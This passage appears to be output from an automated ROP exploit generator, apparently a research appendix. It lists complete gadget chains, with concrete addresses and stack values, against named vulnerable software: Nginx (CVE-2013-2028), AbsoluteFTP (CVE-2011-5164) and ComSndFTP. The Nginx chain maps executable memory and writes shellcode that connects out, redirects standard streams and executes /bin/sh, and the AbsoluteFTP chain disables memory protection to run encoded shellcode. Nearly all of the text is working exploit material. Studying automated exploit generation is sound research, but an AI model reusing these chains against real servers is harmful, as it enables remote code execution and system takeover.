0x080607b5 : Values : EBX <- 0x597f6a12 ("\x12j\x7fY"),
             EBP <- 0x3 ("\x03\x00\x00\x00")
0x0805dd5c : Asm : JMP EAX
0x0805dd5c : JumpG : EIP <- EAX
0x10fcfefc : Asm : MOV DWORD PTR [EAX + EBP * 4], EBX ; RET
0x080607b5 : Asm : POP EBX ; POP EBP ; RET
```

```
0x080607b5 : LoadConstG : EBX <- [ESP], EBP <- [ESP+4] :
             NextAddr=[ESP+8], FrameSize=12
0x080607b5 : ShiftStackG : ESP +<- 8
0x080607b5 : Values : EBX <- 0x9090a5f2 ("\xf2\xa5\x90\x90"),
             EBP <- 0x4 ("\x04\x00\x00\x00")
0x0805dd5c : Asm : JMP EAX
0x0805dd5c : JumpG : EIP <- EAX
0x10fcfefc : Asm : MOV DWORD PTR [EAX + EBP * 4], EBX ; RET
0x080607b5 : Asm : POP EBX ; POP EBP ; RET
0x080607b5 : LoadConstG : EBX <- [ESP], EBP <- [ESP+4] :
             NextAddr=[ESP+8], FrameSize=12
0x080607b5 : ShiftStackG : ESP +<- 8
0x080607b5 : Values : EBX <- 0x8d909090 ("\x90\x90\x90\x8d"),
             EBP <- 0x0 ("\x00\x00\x00\x00")
0x0805dd5c : Asm : JMP EAX
0x0805dd5c : JumpG : EIP <- EAX
0x10fcfefc : Asm : MOV DWORD PTR [EAX + EBP * 4], EBX ; RET
0x10fcfefc : Shellcode:
  0x10fcfeff: LEA ESI, SS:[ESP - 000004DFh]
  0x10fcff06: LEA EDI, [EAX + 12h]
  0x10fcff09: PUSH 0000007Fh
  0x10fcff0b: POP ECX
  0x10fcff0c: REP MOVSD DWORD PTR ES:[EDI], DWORD PTR [ESI]
  0x10fcff0e: NOP
  0x10fcff0f: NOP
  0x10fcff10
```

Nginx Linux x64 (CVE-2013-2028)

```
0x0000000000442c80 : Asm : POP RAX ; RET
0x0000000000442c80 : LoadConstG : RAX <- [RSP] :
                     NextAddr=[RSP+8], FrameSize=16
0x0000000000442c80 : ShiftStackG : RSP +<- 8
0x0000000000442c80 : Values : RAX <- 0x60 ("‘\x00\x00\x00\x00\x00\x00\x00")
```

```
0x0000000000427006 : Asm : POP RDI ; RET
0x0000000000427006 : LoadConstG : RDI <- [RSP] :
                     NextAddr=[RSP+8], FrameSize=16
0x0000000000427006 : ShiftStackG : RSP +<- 8
0x0000000000427006 : Values :
                     RDI <- 0x67f290 ("\x90\xf2g\x00\x00\x00\x00\x00")
0x0000000000462de4 : Asm : ADD BYTE PTR [RDI], AL ; MOV EAX, 00000000h ; RET
0x0000000000462de4 : ArithmeticStoreG : [RDI] +<- AL
0x0000000000462de4 : InitConstG : RAX <- 0x0
0x0000000000442c80 : Asm : POP RAX ; RET
0x0000000000442c80 : LoadConstG : RAX <- [RSP] :
                     NextAddr=[RSP+8], FrameSize=16
0x0000000000442c80 : ShiftStackG : RSP +<- 8
0x0000000000442c80 : Values :
                     RAX <- 0x67f290 ("\x90\xf2g\x00\x00\x00\x00\x00")
0x000000000041b8fa : Asm : POP RDX ; XOR BYTE PTR [RAX - 77h], CL ; RET
0x000000000041b8fa : LoadConstG : RDX <- [RSP] :
                     NextAddr=[RSP+8], FrameSize=16
0x000000000041b8fa : ArithmeticStoreG : [RAX-0x77] ^<- CL :
                     NextAddr=[RSP+8], FrameSize=16
0x000000000041b8fa : Values :
                     RDX <- 0x7 ("\x07\x00\x00\x00\x00\x00\x00\x00")
0x000000000043a00e : Asm : POP RSI ; RET
0x000000000043a00e : LoadConstG : RSI <- [RSP] :
                     NextAddr=[RSP+8], FrameSize=16
0x000000000043a00e : ShiftStackG : RSP +<- 8
0x000000000043a00e : Values :
                     RSI <- 0x1000 ("\x00\x10\x00\x00\x00\x00\x00\x00")
0x0000000000427006 : Asm : POP RDI ; RET
0x0000000000427006 : LoadConstG : RDI <- [RSP] :
                     NextAddr=[RSP+8], FrameSize=16
0x0000000000427006 : ShiftStackG : RSP +<- 8
```

```
0x0000000000427006 : Values :
                     RDI <- 0x410000 ("\x00\x00A\x00\x00\x00\x00\x00")
0x00000000004029b0 : Asm : JMP QWORD PTR [RIP + 0027C8DAh]
0x00000000004029b0 : Call [0x67f290]
0x00000000004029b0 : mmap(0x410000, 0x1000, 0x7, , , ) from libc.so.6
0x0000000000442c80 : Asm : POP RAX ; RET
0x0000000000442c80 : LoadConstG : RAX <- [RSP] :
                     NextAddr=[RSP+8], FrameSize=16
0x0000000000442c80 : ShiftStackG : RSP +<- 8
0x0000000000442c80 : Values :
                     RAX <- 0x410000 ("\x00\x00A\x00\x00\x00\x00\x00")
0x000000000043a00e : Asm : POP RSI ; RET
0x000000000043a00e : LoadConstG : RSI <- [RSP] :
                     NextAddr=[RSP+8], FrameSize=16
0x000000000043a00e : ShiftStackG : RSP +<- 8
0x000000000043a00e : Values :
                     RSI <- 0x2b2c03148d23148 ("H1\xd2H1\xc0\xb2\x02")
0x000000000042afcb : Asm : MOV QWORD PTR [RAX], RSI ; MOV EAX, 00000000h ;
                     RET
0x000000000042afcb : StoreMemG : [RAX] <- RSI
0x000000000042afcb : InitConstG : RAX <- 0x0
0x0000000000442c80 : Asm : POP RAX ; RET
0x0000000000442c80 : LoadConstG : RAX <- [RSP] :
                     NextAddr=[RSP+8], FrameSize=16
0x0000000000442c80 : ShiftStackG : RSP +<- 8
0x0000000000442c80 : Values :
                     RAX <- 0x410008 ("\x08\x00A\x00\x00\x00\x00\x00")
0x000000000043a00e : Asm : POP RSI ; RET
0x000000000043a00e : LoadConstG : RSI <- [RSP] :
                     NextAddr=[RSP+8], FrameSize=16
0x000000000043a00e : ShiftStackG : RSP +<- 8
0x000000000043a00e : Values : RSI <- 0xd6894801b2d78948
```

```
                    ("H\x89\xd7\xb2\x01H\x89\xd6")
0x000000000042afcb : Asm : MOV QWORD PTR [RAX], RSI ; MOV EAX, 00000000h ;
                    RET
0x000000000042afcb : StoreMemG : [RAX] <- RSI
0x000000000042afcb : InitConstG : RAX <- 0x0
0x0000000000442c80 : Asm : POP RAX ; RET
0x0000000000442c80 : LoadConstG : RAX <- [RSP] :
                    NextAddr=[RSP+8], FrameSize=16
0x0000000000442c80 : ShiftStackG : RSP +<- 8
0x0000000000442c80 : Values :
                    RAX <- 0x410010 ("\x10\x00A\x00\x00\x00\x00\x00")
0x000000000043a00e : Asm : POP RSI ; RET
0x000000000043a00e : LoadConstG : RSI <- [RSP] :
                    NextAddr=[RSP+8], FrameSize=16
0x000000000043a00e : ShiftStackG : RSP +<- 8
0x000000000043a00e : Values : RSI <- 0x8948050f29b006b2
                    ("\xb2\x06\xb0)\x0f\x05H\x89")
0x000000000042afcb : Asm : MOV QWORD PTR [RAX], RSI ; MOV EAX, 00000000h ;
                    RET
0x000000000042afcb : StoreMemG : [RAX] <- RSI
0x000000000042afcb : InitConstG : RAX <- 0x0
0x0000000000442c80 : Asm : POP RAX ; RET
0x0000000000442c80 : LoadConstG : RAX <- [RSP] :
                    NextAddr=[RSP+8], FrameSize=16
0x0000000000442c80 : ShiftStackG : RSP +<- 8
0x0000000000442c80 : Values :
                    RAX <- 0x410018 ("\x18\x00A\x00\x00\x00\x00\x00")
0x000000000043a00e : Asm : POP RSI ; RET
0x000000000043a00e : LoadConstG : RSI <- [RSP] :
                    NextAddr=[RSP+8], FrameSize=16
0x000000000043a00e : ShiftStackG : RSP +<- 8
0x000000000043a00e : Values :
```

```
                    RSI <- 0xbb50c03148c7 ("\xc7H1\xc0P\xbb\x00\x00")
0x000000000042afcb : Asm : MOV QWORD PTR [RAX], RSI ; MOV EAX, 00000000h ;
                    RET
0x000000000042afcb : StoreMemG : [RAX] <- RSI
0x000000000042afcb : InitConstG : RAX <- 0x0
0x0000000000442c80 : Asm : POP RAX ; RET
0x0000000000442c80 : LoadConstG : RAX <- [RSP] :
                    NextAddr=[RSP+8], FrameSize=16
0x0000000000442c80 : ShiftStackG : RSP +<- 8
0x0000000000442c80 : Values : RAX <- 0x410020 (" \x00A\x00\x00\x00\x00\x00")
0x000000000043a00e : Asm : POP RSI ; RET
0x000000000043a00e : LoadConstG : RSI <- [RSP] :
                    NextAddr=[RSP+8], FrameSize=16
0x000000000043a00e : ShiftStackG : RSP +<- 8
0x000000000043a00e : Values :
                    RSI <- 0xb86620e3c1480000 ("\x00\x00H\xc1\xe3 f\xb8")
0x000000000042afcb : Asm : MOV QWORD PTR [RAX], RSI ; MOV EAX, 00000000h ;
                    RET
0x000000000042afcb : StoreMemG : [RAX] <- RSI
0x000000000042afcb : InitConstG : RAX <- 0x0
0x0000000000442c80 : Asm : POP RAX ; RET
0x0000000000442c80 : LoadConstG : RAX <- [RSP] :
                    NextAddr=[RSP+8], FrameSize=16
0x0000000000442c80 : ShiftStackG : RSP +<- 8
0x0000000000442c80 : Values : RAX <- 0x410028 ("(\x00A\x00\x00\x00\x00\x00")
0x000000000043a00e : Asm : POP RSI ; RET
0x000000000043a00e : LoadConstG : RSI <- [RSP] :
                    NextAddr=[RSP+8], FrameSize=16
0x000000000043a00e : ShiftStackG : RSP +<- 8
0x000000000043a00e : Values : RSI <- 0x4802b010e0c1a00f
                    ("\x0f\xa0\xc1\xe0\x10\xb0\x02H")
0x000000000042afcb : Asm : MOV QWORD PTR [RAX], RSI ; MOV EAX, 00000000h ;
```

```
                    RET
0x000000000042afcb : StoreMemG : [RAX] <- RSI
0x000000000042afcb : InitConstG : RAX <- 0x0
0x0000000000442c80 : Asm : POP RAX ; RET
0x0000000000442c80 : LoadConstG : RAX <- [RSP] :
                    NextAddr=[RSP+8], FrameSize=16
0x0000000000442c80 : ShiftStackG : RSP +<- 8
0x0000000000442c80 : Values : RAX <- 0x410030 ("0\x00A\x00\x00\x00\x00\x00")
0x000000000043a00e : Asm : POP RSI ; RET
0x000000000043a00e : LoadConstG : RSI <- [RSP] :
                    NextAddr=[RSP+8], FrameSize=16
0x000000000043a00e : ShiftStackG : RSP +<- 8
0x000000000043a00e : Values :
                    RSI <- 0x3148e6894850d809 ("\t\xd8PH\x89\xe6H1")
0x000000000042afcb : Asm : MOV QWORD PTR [RAX], RSI ; MOV EAX, 00000000h ;
                    RET
0x000000000042afcb : StoreMemG : [RAX] <- RSI
0x000000000042afcb : InitConstG : RAX <- 0x0
0x0000000000442c80 : Asm : POP RAX ; RET
0x0000000000442c80 : LoadConstG : RAX <- [RSP] :
                    NextAddr=[RSP+8], FrameSize=16
0x0000000000442c80 : ShiftStackG : RSP +<- 8
0x0000000000442c80 : Values : RAX <- 0x410038 ("8\x00A\x00\x00\x00\x00\x00")
0x000000000043a00e : Asm : POP RSI ; RET
0x000000000043a00e : LoadConstG : RSI <- [RSP] :
                    NextAddr=[RSP+8], FrameSize=16
0x000000000043a00e : ShiftStackG : RSP +<- 8
0x000000000043a00e : Values :
                    RSI <- 0x2ab0c0314810b2d2 ("\xd2\xb2\x10H1\xc0\xb0*")
0x000000000042afcb : Asm : MOV QWORD PTR [RAX], RSI ; MOV EAX, 00000000h ;
                    RET
0x000000000042afcb : StoreMemG : [RAX] <- RSI
```

```
0x000000000042afcb : InitConstG : RAX <- 0x0
0x0000000000442c80 : Asm : POP RAX ; RET
0x0000000000442c80 : LoadConstG : RAX <- [RSP] :
                     NextAddr=[RSP+8], FrameSize=16
0x0000000000442c80 : ShiftStackG : RSP +<- 8
0x0000000000442c80 : Values : RAX <- 0x410040 ("@\x00A\x00\x00\x00\x00\x00")
0x000000000043a00e : Asm : POP RSI ; RET
0x000000000043a00e : LoadConstG : RSI <- [RSP] :
                     NextAddr=[RSP+8], FrameSize=16
0x000000000043a00e : ShiftStackG : RSP +<- 8
0x000000000043a00e : Values :
                     RSI <- 0xc03148f63148050f ("\x0f\x05H1\xf6H1\xc0")
0x000000000042afcb : Asm : MOV QWORD PTR [RAX], RSI ; MOV EAX, 00000000h ;
                     RET
0x000000000042afcb : StoreMemG : [RAX] <- RSI
0x000000000042afcb : InitConstG : RAX <- 0x0
0x0000000000442c80 : Asm : POP RAX ; RET
0x0000000000442c80 : LoadConstG : RAX <- [RSP] :
                     NextAddr=[RSP+8], FrameSize=16
0x0000000000442c80 : ShiftStackG : RSP +<- 8
0x0000000000442c80 : Values : RAX <- 0x410048 ("H\x00A\x00\x00\x00\x00\x00")
0x000000000043a00e : Asm : POP RSI ; RET
0x000000000043a00e : LoadConstG : RSI <- [RSP] :
                     NextAddr=[RSP+8], FrameSize=16
0x000000000043a00e : ShiftStackG : RSP +<- 8
0x000000000043a00e : Values :
                     RSI <- 0xb0c03148050f21b0 ("\xb0!\x0f\x05H1\xc0\xb0")
0x000000000042afcb : Asm : MOV QWORD PTR [RAX], RSI ; MOV EAX, 00000000h ;
                     RET
0x000000000042afcb : StoreMemG : [RAX] <- RSI
0x000000000042afcb : InitConstG : RAX <- 0x0
0x0000000000442c80 : Asm : POP RAX ; RET
```

```
0x0000000000442c80 : LoadConstG : RAX <- [RSP] :
                     NextAddr=[RSP+8], FrameSize=16
0x0000000000442c80 : ShiftStackG : RSP +<- 8
0x0000000000442c80 : Values : RAX <- 0x410050 ("P\x00A\x00\x00\x00\x00\x00")
0x000000000043a00e : Asm : POP RSI ; RET
0x000000000043a00e : LoadConstG : RSI <- [RSP] :
                     NextAddr=[RSP+8], FrameSize=16
0x000000000043a00e : ShiftStackG : RSP +<- 8
0x000000000043a00e : Values :
                     RSI <- 0x3148050fc6ff4821 ("!H\xff\xc6\x0f\x05H1")
0x000000000042afcb : Asm : MOV QWORD PTR [RAX], RSI ; MOV EAX, 00000000h ;
                     RET
0x000000000042afcb : StoreMemG : [RAX] <- RSI
0x000000000042afcb : InitConstG : RAX <- 0x0
0x0000000000442c80 : Asm : POP RAX ; RET
0x0000000000442c80 : LoadConstG : RAX <- [RSP] :
                     NextAddr=[RSP+8], FrameSize=16
0x0000000000442c80 : ShiftStackG : RSP +<- 8
0x0000000000442c80 : Values : RAX <- 0x410058 ("X\x00A\x00\x00\x00\x00\x00")
0x000000000043a00e : Asm : POP RSI ; RET
0x000000000043a00e : LoadConstG : RSI <- [RSP] :
                     NextAddr=[RSP+8], FrameSize=16
0x000000000043a00e : ShiftStackG : RSP +<- 8
0x000000000043a00e : Values :
                     RSI <- 0x50fc6ff4821b0c0 ("\xc0\xb0!H\xff\xc6\x0f\x05")
0x000000000042afcb : Asm : MOV QWORD PTR [RAX], RSI ; MOV EAX, 00000000h ;
                     RET
0x000000000042afcb : StoreMemG : [RAX] <- RSI
0x000000000042afcb : InitConstG : RAX <- 0x0
0x0000000000442c80 : Asm : POP RAX ; RET
0x0000000000442c80 : LoadConstG : RAX <- [RSP] :
                     NextAddr=[RSP+8], FrameSize=16
```

```
0x0000000000442c80 : ShiftStackG : RSP +<- 8
0x0000000000442c80 : Values : RAX <- 0x410060 ("‘\x00A\x00\x00\x00\x00\x00")
0x000000000043a00e : Asm : POP RSI ; RET
0x000000000043a00e : LoadConstG : RSI <- [RSP] :
                     NextAddr=[RSP+8], FrameSize=16
0x000000000043a00e : ShiftStackG : RSP +<- 8
0x000000000043a00e : Values : RSI <- 0x4852d23148f63148 ("H1\xf6H1\xd2RH")
0x000000000042afcb : Asm : MOV QWORD PTR [RAX], RSI ; MOV EAX, 00000000h ;
                     RET
0x000000000042afcb : StoreMemG : [RAX] <- RSI
0x000000000042afcb : InitConstG : RAX <- 0x0
0x0000000000442c80 : Asm : POP RAX ; RET
0x0000000000442c80 : LoadConstG : RAX <- [RSP] :
                     NextAddr=[RSP+8], FrameSize=16
0x0000000000442c80 : ShiftStackG : RSP +<- 8
0x0000000000442c80 : Values : RAX <- 0x410068 ("h\x00A\x00\x00\x00\x00\x00")
0x000000000043a00e : Asm : POP RSI ; RET
0x000000000043a00e : LoadConstG : RSI <- [RSP] :
                     NextAddr=[RSP+8], FrameSize=16
0x000000000043a00e : ShiftStackG : RSP +<- 8
0x000000000043a00e : Values : RSI <- 0x732f6e69622f2fbf ("\xbf//bin/s")
0x000000000042afcb : Asm : MOV QWORD PTR [RAX], RSI ; MOV EAX, 00000000h ;
                     RET
0x000000000042afcb : StoreMemG : [RAX] <- RSI
0x000000000042afcb : InitConstG : RAX <- 0x0
0x0000000000442c80 : Asm : POP RAX ; RET
0x0000000000442c80 : LoadConstG : RAX <- [RSP] :
                     NextAddr=[RSP+8], FrameSize=16
0x0000000000442c80 : ShiftStackG : RSP +<- 8
0x0000000000442c80 : Values : RAX <- 0x410070 ("p\x00A\x00\x00\x00\x00\x00")
0x000000000043a00e : Asm : POP RSI ; RET
0x000000000043a00e : LoadConstG : RSI <- [RSP] :
```

```
                    NextAddr=[RSP+8], FrameSize=16
0x000000000043a00e : ShiftStackG : RSP +<- 8
0x000000000043a00e : Values :
                    RSI <- 0xc03148e789485768 ("hWH\x89\xe7H1\xc0")
0x000000000042afcb : Asm : MOV QWORD PTR [RAX], RSI ; MOV EAX, 00000000h ;
                    RET
0x000000000042afcb : StoreMemG : [RAX] <- RSI
0x000000000042afcb : InitConstG : RAX <- 0x0
0x0000000000442c80 : Asm : POP RAX ; RET
0x0000000000442c80 : LoadConstG : RAX <- [RSP] :
                    NextAddr=[RSP+8], FrameSize=16
0x0000000000442c80 : ShiftStackG : RSP +<- 8
0x0000000000442c80 : Values : RAX <- 0x410078 ("x\x00A\x00\x00\x00\x00\x00")
0x000000000043a00e : Asm : POP RSI ; RET
0x000000000043a00e : LoadConstG : RSI <- [RSP] :
                    NextAddr=[RSP+8], FrameSize=16
0x000000000043a00e : ShiftStackG : RSP +<- 8
0x000000000043a00e : Values : RSI <- 0x909090c3050f3bb0
                    ("\xb0;\x0f\x05\xc3\x90\x90\x90")
0x000000000042afcb : Asm : MOV QWORD PTR [RAX], RSI ; MOV EAX, 00000000h ;
                    RET
0x000000000042afcb : StoreMemG : [RAX] <- RSI
0x000000000042afcb : InitConstG : RAX <- 0x0
0x0000000000410000 : Shellcode:
  0x410000: XOR RDX, RDX
  0x410003: XOR RAX, RAX
  0x410006: MOV DL, 02h
  0x410008: MOV RDI, RDX
  0x41000b: MOV DL, 01h
  0x41000d: MOV RSI, RDX
  0x410010: MOV DL, 06h
  0x410012: MOV AL, 29h
```

```
0x410014: SYSCALL
0x410016: MOV RDI, RAX
0x410019: XOR RAX, RAX
0x41001c: PUSH RAX
0x41001d: MOV EBX, 00000000h
0x410022: SHL RBX, 20h
0x410026: MOV AX, 0A00Fh
0x41002a: SHL EAX, 10h
0x41002d: MOV AL, 02h
0x41002f: OR RAX, RBX
0x410032: PUSH RAX
0x410033: MOV RSI, RSP
0x410036: XOR RDX, RDX
0x410039: MOV DL, 10h
0x41003b: XOR RAX, RAX
0x41003e: MOV AL, 2Ah
0x410040: SYSCALL
0x410042: XOR RSI, RSI
0x410045: XOR RAX, RAX
0x410048: MOV AL, 21h
0x41004a: SYSCALL
0x41004c: XOR RAX, RAX
0x41004f: MOV AL, 21h
0x410051: INC RSI
0x410054: SYSCALL
0x410056: XOR RAX, RAX
0x410059: MOV AL, 21h
0x41005b: INC RSI
0x41005e: SYSCALL
0x410060: XOR RSI, RSI
0x410063: XOR RDX, RDX
0x410066: PUSH RDX
```

```
0x410067: MOV RDI, 68732F6E69622F2Fh
0x410071: PUSH RDI
0x410072: MOV RDI, RSP
0x410075: XOR RAX, RAX
0x410078: MOV AL, 3Bh
0x41007a: SYSCALL
0x41007c: RET
0x41007d: NOP
0x41007e: NOP
0x41007f: NOP
0x410080
```

AbsoluteFTP Windows x86 (CVE-2011-5164)

```
0x5f46a206 : Asm : POP EAX ; RET
0x5f46a206 : LoadConstG : EAX <- [ESP] : NextAddr=[ESP+4], FrameSize=8
0x5f46a206 : ShiftStackG : ESP +<- 4
0x5f46a206 : Values : EAX <- 0x5f49b260 ("‘\xb2I_")
0x5f413fa0 : Asm : MOV EAX, DWORD PTR [EAX] ; RET 0004h
0x5f413fa0 : LoadMemG : EAX <- [EAX] : NextAddr=[ESP], FrameSize=8
0x5f418d93 : Asm : PUSH EAX ; ADD AL, 5Fh ; POP ESI ; POP EBX ; RET
0x5f418d93 : MoveRegG : ESI <- EAX : NextAddr=[ESP+4], FrameSize=8
0x5f418d93 : LoadConstG : EBX <- [ESP] : NextAddr=[ESP+4], FrameSize=8
0x5f418d93 : ArithmeticConstG : AL <- AL + 0x5f :
             NextAddr=[ESP+4], FrameSize=8
0x5f418d93 : Values : EBX <- 0x90909090 ("\x90\x90\x90\x90")
0x5f432001 : Asm : POP EBP ; RET
0x5f432001 : LoadConstG : EBP <- [ESP] : NextAddr=[ESP+4], FrameSize=8
0x5f432001 : ShiftStackG : ESP +<- 4
0x5f432001 : Values : EBP <- 0x5f4774d5 ("\xd5tG_")
0x5f46a206 : Asm : POP EAX ; RET
0x5f46a206 : LoadConstG : EAX <- [ESP] : NextAddr=[ESP+4], FrameSize=8
0x5f46a206 : ShiftStackG : ESP +<- 4
0x5f46a206 : Values : EAX <- 0xffffdff ("\xff\xfd\xff\xff")
```

```
0x5f46f6dd : Asm : NEG EAX ; RET
0x5f46f6dd : NegG : EAX <- -EAX
0x5f46f6dd : ArithmeticConstG : AH <- AH ^ 0xff
0x5f47909a : Asm : XCHG EBX, EAX ; DEC EDX ; POP EDI ; RET
0x5f47909a : MoveRegG : EBX <- EAX, EAX <- EBX :
             NextAddr=[ESP+4], FrameSize=8
0x5f47909a : LoadConstG : EDI <- [ESP] : NextAddr=[ESP+4], FrameSize=8
0x5f47909a : ArithmeticConstG : EDX <- EDX + 0xffffffff :
             NextAddr=[ESP+4], FrameSize=8
0x5f47909a : ShiftStackG : ESP +<- 4
0x5f47909a : Values : EDI <- 0x90909090 ("\x90\x90\x90\x90")
0x5f498456 : Asm : POP ECX ; RET
0x5f498456 : LoadConstG : ECX <- [ESP] : NextAddr=[ESP+4], FrameSize=8
0x5f498456 : ShiftStackG : ESP +<- 4
0x5f498456 : Values : ECX <- 0x5f4d1115 ("\x15\x11M_")
0x5f46a206 : Asm : POP EAX ; RET
0x5f46a206 : LoadConstG : EAX <- [ESP] : NextAddr=[ESP+4], FrameSize=8
0x5f46a206 : ShiftStackG : ESP +<- 4
0x5f46a206 : Values : EAX <- 0xffffffc0 ("\xc0\xff\xff\xff")
0x5f46f6dd : Asm : NEG EAX ; RET
0x5f46f6dd : NegG : EAX <- -EAX
0x5f46f6dd : ArithmeticConstG : AH <- AH ^ 0xff
0x5f4892df : Asm : XCHG EDX, EAX ; DEC EAX ; POP EDI ; RET
0x5f4892df : MoveRegG : EDX <- EAX : NextAddr=[ESP+4], FrameSize=8
0x5f4892df : LoadConstG : EDI <- [ESP] : NextAddr=[ESP+4], FrameSize=8
0x5f4892df : ArithmeticConstG : EAX <- EDX + 0xffffffff :
             NextAddr=[ESP+4], FrameSize=8
0x5f4892df : ShiftStackG : ESP +<- 4
0x5f4892df : Values : EDI <- 0x5f479005 ("\x05\x90G_")
0x5f46a206 : Asm : POP EAX ; RET
0x5f46a206 : LoadConstG : EAX <- [ESP] : NextAddr=[ESP+4], FrameSize=8
0x5f46a206 : ShiftStackG : ESP +<- 4
```

```
0x5f46a206 : Values : EAX <- 0x90909090 ("\x90\x90\x90\x90")
0x5f4755b8 : Asm : PUSHAD ; RET
0x5f4755b8 : PushAllG
0x5f479005 : Asm : RET
0x5f479005 : NoOpG
0x00000000 : Call [0x5f49b260]
0x00000000 : VirtualProtect(ESP, 0x201, 0x40, 0x5f4d1115) from Kernel32.dll
0x5f4774d5 : Asm : PUSH ESP ; RET
0x5f4774d5 : JumpSPG
0x5f4774d5 : Shellcode:
  0x000: NOP
  0x001: NOP
  0x002: NOP
  0x003: NOP
  0x004: MOV EDX, 13BEB09Eh
  0x009: FCMOVNB ST0, ST4
  0x00b: FNSTENV FE28 PTR SS:[ESP - 0Ch]
  0x00f: POP ESI
  0x010: XOR ECX, ECX
  0x012: MOV CL, 47h
  0x014: XOR DWORD PTR [ESI + 13h], EDX
  0x017: ADD ESI, 00000004h
  0x01a: ADD EDX, DWORD PTR [ESI - 6Fh]
  0x01d: PUSH EDX
  0x01e: DEC EBX
  0x01f: OUT DX, EAX
  0x020: INC EBP
  0x021: ADC BYTE PTR [EAX + EDX + 0F53C7595h], DH
  0x028: MOVSB BYTE PTR ES:[EDI], BYTE PTR [ESI]
  0x029: MOV CH, 5Ah
  0x02b: JGE 0FFFFFF98h
  0x02d: ADD EAX, 0ED1AD328h
```

```
0x032: JL 0FFFFFFC2h
0x034: TEST EAX, 1AE7A883h
0x039: SUB DWORD PTR [EDI + 0F3029BC6h], ECX
0x03f: DEC ECX
0x040: POP DS
0x041: POP ECX
0x042: AND BYTE PTR [EDX + 0AB35921Eh], CH
0x048: IRETD
0x04a: MOV AH, 0F9h
0x04c: XOR BYTE PTR [EBX + 0D135EE6Bh], BL
0x052: MOV BH, 85h
0x054: ADD EAX, 0DD7ABFF7h
0x059: IMUL DH
0x05b: SUB AL, 56h
0x05d: MOV EAX, DWORD PTR [0D9BBCE30h]
0x062: JS 0FFFFFFCAh
0x064: FSUB ST0, ST4
0x066: XOR ESP, DWORD PTR [EBX + 2Ah]
0x069: XCHG EDX, EAX
0x06a: LDS ESP, FAR6 PTR SS:[EBP + 88695B63h]
0x070: DEC ESP
0x071: SCASB AL, BYTE PTR ES:[EDI]
0x072: JAE 0FFFFFFCEh
0x074: PUSH 00000051h
0x076: PUSH ES
0x077: AND AL, 89h
0x079: IN AL, DX
0x07a: ADC EBX, ESI
0x07c: LOCK SUB DL, BYTE PTR [EDI + 0FB852E0h]
0x083: INT 63h
0x085: INSD DWORD PTR ES:[EDI], DX
0x086: LEAVE
```

```
0x087: XCHG BYTE PTR [EDI - 26h], CH
0x08a: POPFD
0x08b: SHL DWORD PTR [EBX - 23h], 72h
0x08f: JP 0FFFFFF91h
0x091: PUSH ESI
0x092: JNZ 0FFFFFFAFh
0x094: PUSH ES
0x095: SUB AL, 52h
0x097: IMUL EAX, DWORD PTR [EBX - 0Ah], 592928FBh
0x09e: ADD EBP, DWORD PTR [EDX]
0x0a0: XCHG EDX, EAX
0x0a1: PUSH ES
0x0a2: MOV EAX, DWORD PTR [0D8523E20h]
0x0a7: PUSH 00000056h
0x0a9: XCHG EDI, EAX
0x0aa: RCL DWORD PTR [ESI + 94E662BFh], 01h
0x0b1: PUSHAD
0x0b2: FLDENV FE28 PTR [EAX - 6Ch]
0x0b5: JMP 0C3DB77CCh
0x0ba: MOV AL, 0E8h
0x0bc: AND CH, AH
0x0be: SHL BYTE PTR [ECX], 0E0h
0x0c1: MOV EAX, 0C0C15990h
0x0c6: JP 0FFFFFF9Ch
0x0c8: OUT DX, AL
0x0c9: ADC AL, 16h
0x0cb: NOP
0x0cc: JS 0FFFFFF9Fh
0x0ce: OUT 0A6h, EAX
0x0d0: JA 0FFFFFFCBh
0x0d2: IN EAX, 0A6h
0x0d4: XCHG ESI, EAX
```

```
0x0d5: PUSH EBP
0x0d6: ARPL WORD PTR [EAX - 38h], AX
0x0d9: XOR EAX, 0E5A8DD23h
0x0de: OR DWORD PTR SS:[EBP + 0F10BEC40h], 00000070h
0x0e5: SHUFPS XMM3, OWORD PTR [EDX + 0F3BFE01Ah], 0B2h
0x0ed: CDQ
0x0ee: IN EAX, 88h
0x0f0: AND ESP, DWORD PTR SS:[EBP + 30h]
0x0f3: CMC
0x0f4: ARPL BP, BP
0x0f6: MOV BH, 09h
0x0f8: SUB EAX, 0D919BD06h
0x0fd: OUT 88h, AL
0x0ff: INC EAX
0x100: DEC EDI
0x101: CLC
0x102: OUT DX, AL
0x104: OUTSD DX, DWORD PTR [ESI]
0x105: INSB BYTE PTR ES:[EDI], DX
0x106: INT 0B9h
0x108: CMP BYTE PTR [EAX], BL
0x10a: IRETD
0x10b: PUSHFD
0x10c: PUSH CS
0x10d: XCHG DWORD PTR [EAX], ESI
0x10f: RETF
0x110: ADD EAX, 71B4A50Eh
0x115: OUTSD DX, DWORD PTR [ESI]
0x116: SUB DWORD PTR [35233981h], ESI
0x11c: JMP 0C6617A2h
0x121: LOOP 0FFFFFF8Fh
0x123: SBB BL, BYTE PTR SS:[EBP + 724B2E77h]
```

```
0x129: FILD WORD PTR [ESI + 71h]
0x12c: LODSD EAX, DWORD PTR [ESI]
0x12d: POP SS
0x12e: LEAVE
0x12f: MOV BL, BYTE PTR [EAX + 0E45D35A9h]
0x135: FIST WORD PTR [EDI + 5Dh]
0x138
```

ComSndFTP Windows x86

```
0x77c21d16 : Asm : POP EAX ; RET
0x77c21d16 : LoadConstG : EAX <- [ESP] : NextAddr=[ESP+4], FrameSize=8
0x77c21d16 : ShiftStackG : ESP +<- 4
0x77c21d16 : Values : EAX <- 0x77c11120 (" \x11\xc1w")
0x77c2e493 : Asm : MOV EAX, DWORD PTR [EAX] ; POP EBP ; RET
0x77c2e493 : LoadConstG : EBP <- [ESP] : NextAddr=[ESP+4], FrameSize=8
0x77c2e493 : LoadMemG : EAX <- [EAX] : NextAddr=[ESP+4], FrameSize=8
0x77c2e493 : Values : EBP <- 0x59636a64 ("djcY")
0x77c21891 : Asm : POP ESI ; RET
0x77c21891 : LoadConstG : ESI <- [ESP] : NextAddr=[ESP+4], FrameSize=8
0x77c21891 : ShiftStackG : ESP +<- 4
0x77c21891 : Values : ESI <- 0x77c5d010 ("\x10\xd0\xc5w")
0x77c2dd6c : Asm : XCHG ESI, EAX ; ADD BYTE PTR [EAX], AL ; RET
0x77c2dd6c : MoveRegG : ESI <- EAX, EAX <- ESI
0x77c21d16 : Asm : POP EAX ; RET
0x77c21d16 : LoadConstG : EAX <- [ESP] : NextAddr=[ESP+4], FrameSize=8
0x77c21d16 : ShiftStackG : ESP +<- 4
0x77c21d16 : Values : EAX <- 0xffffbff ("\xff\xfb\xff\xff")
0x77c1be18 : Asm : NEG EAX ; POP EBP ; RET
